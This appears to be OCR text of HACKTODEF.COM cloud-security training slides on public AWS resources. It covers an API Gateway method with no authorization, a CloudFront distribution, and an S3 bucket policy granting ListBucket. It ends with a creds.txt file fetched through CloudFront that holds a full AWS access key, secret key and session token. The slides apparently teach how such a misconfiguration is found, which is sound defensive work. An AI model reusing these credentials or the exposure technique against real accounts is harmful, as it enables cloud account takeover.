
HACKTODEF.COM





/example - GET - Method execution
Update documentation
Delete
ARN
arn:aws:execute-api:us-west-2:259230201556:ijebc60ixh/*/GET/example
Resource ID
oajsss
Client
Method request
Integration request
Mock
Mock integrati on
Method response
Integration response
Method request
Integration request
Integration response
Method response
Test
Method request settings
Edit
Authorization
NONE
API key required
False
Request validator
None
SDK operation name
Generated based on method and path
Request paths (0)
1

HACKTODEF.COM




AWS Account A
Region 1
API Gateway
Invoke API
AWS Account B
Region 1
VPC


VPC
Amazon API Gateway
VPC

HACKTODEF.COM

PUBLIC RESOURCES

CloudFront

- GLOBAL CONTENT DELIVERY NETWORK (CDN)
- ORIGIN ACCESS IDENTITY (OAI)
- GEO-RESTRICTION
- LAMBDA@EDGE
- PUBLIC ACCESS TO PRIVATE CONTENT
- LISTING THE BUCKET IS AN ISSUE
- SEVERITY: MEDIUM-CRITICAL

E1W4USOP4HKG7E

General | Security | Origins | Behaviors | Error pages | Invalidations | Tags

Details

Distribution domain name
d2gqfme2aahwat.cloudfront.net

ARN
arn:aws:cloudfront::259230201556:distribution/E1W4USOP4HKG7E

Last modified
September 27, 2024 at 2:32:14 AM UTC

Settings

Description
-

Price class
Use only North America and Europe

Supported HTTP versions
HTTP/2, HTTP/1.1, HTTP/1.0

Alternate domain names
-

Standard logging
Off

Cookie logging
Off

Default root object
-

Continuous deployment Info

Create staging distribution

HACKTODEF.COM

E1W4USOP4HKG7E

View metrics

General | Security | Origins | Behaviors | Error pages | Invalidations | Tags


Origins

Edit | Delete | Create origin

Filter origins by property or value

1

Origin name	Origin domain	Origin path	Origin type	Origin Shield region	Origin access
hacktodef.com.s3.us-west-2.a...	hacktodef.com.s3.us-west-2.a...		S3	-	E1SQX6HTQW9QQJ



HACKTODEF.COM

Block *all* public access

On

▶ Individual Block Public Access settings for this bucket


Bucket policy

The bucket policy, written in JSON, provides access to the objects stored in the bucket. Bucket policies don't apply to objects


Public access is blocked because Block Public Access settings are turned on for this bucket

To determine which settings are turned on, check your Block Public Access settings for this bucke

```
    "Sid": "AllowCloudFrontServicePrincipal",
    "Effect": "Allow",
    "Principal": {
      "Service": "cloudfront.amazonaws.com"
    },
    "Action": [
      "s3:GetObject",
      "s3:ListBucket"
    ],
    "Resource": [
      "arn:aws:s3:::hacktodef.com/*",
      "arn:aws:s3:::hacktodef.com"
    ],
    "Condition": {
      "StringEquals": {
        "AWS:SourceArn": "arn:aws:cloudfront::259230201556:distribution/E1W4USOP4HKG7E"
      }
    }
  }
]
```



HACKTODEF.COM



https://d2gqfme2aahwat.cloudfront.net/creds.txt
[default]
aws_access_key_id=ASIATYW2S63KBGEOPYIV
aws_secret_access_key=fGlFKH9L0IJxg7ydJRH8sPGiDkDy0Ku4eEA+BEzH
aws_session_token=IQoJb3JpZ2luX2VjEM3/////////wEaCXVzLWVhc3QtMSJIMEYCIQCKwSPg9Ab90r9youbn0wgJEN
qBbSMqxwILp6E70S7QJCNvRxsgYeq69QYqhRyrvhAUIBNTQb5rp3yzBahBBPz6eju4FPo5nI5//ln696iAzaS1zoVIGCxaAD
TApKNM7MFdOlIaFxPzEujwFMkqPMfC6UaiAjfU5Q1Phsds9AcrKinEkdYARCd13iys6vVs1RjgQOnVrspaL8p0nOP5Gkgw/b
Z16Yy0hIE8jnKmwXZvsQpBVF4MtxNwEiVK2AY5/4J3pMX/1lc0r374uXifZtW5eRi0OoMhGrgxuRVfQxj5J38a2hBiTJxcMq
Cls+WtSXjePNhM/P1Fq4ieMn0htVmOysou7U16blLEa9TQ6wc8DajVzJRhMA1+x

HACKTODEF.COM

PUBLIC RESOURCES

Lambda Functions

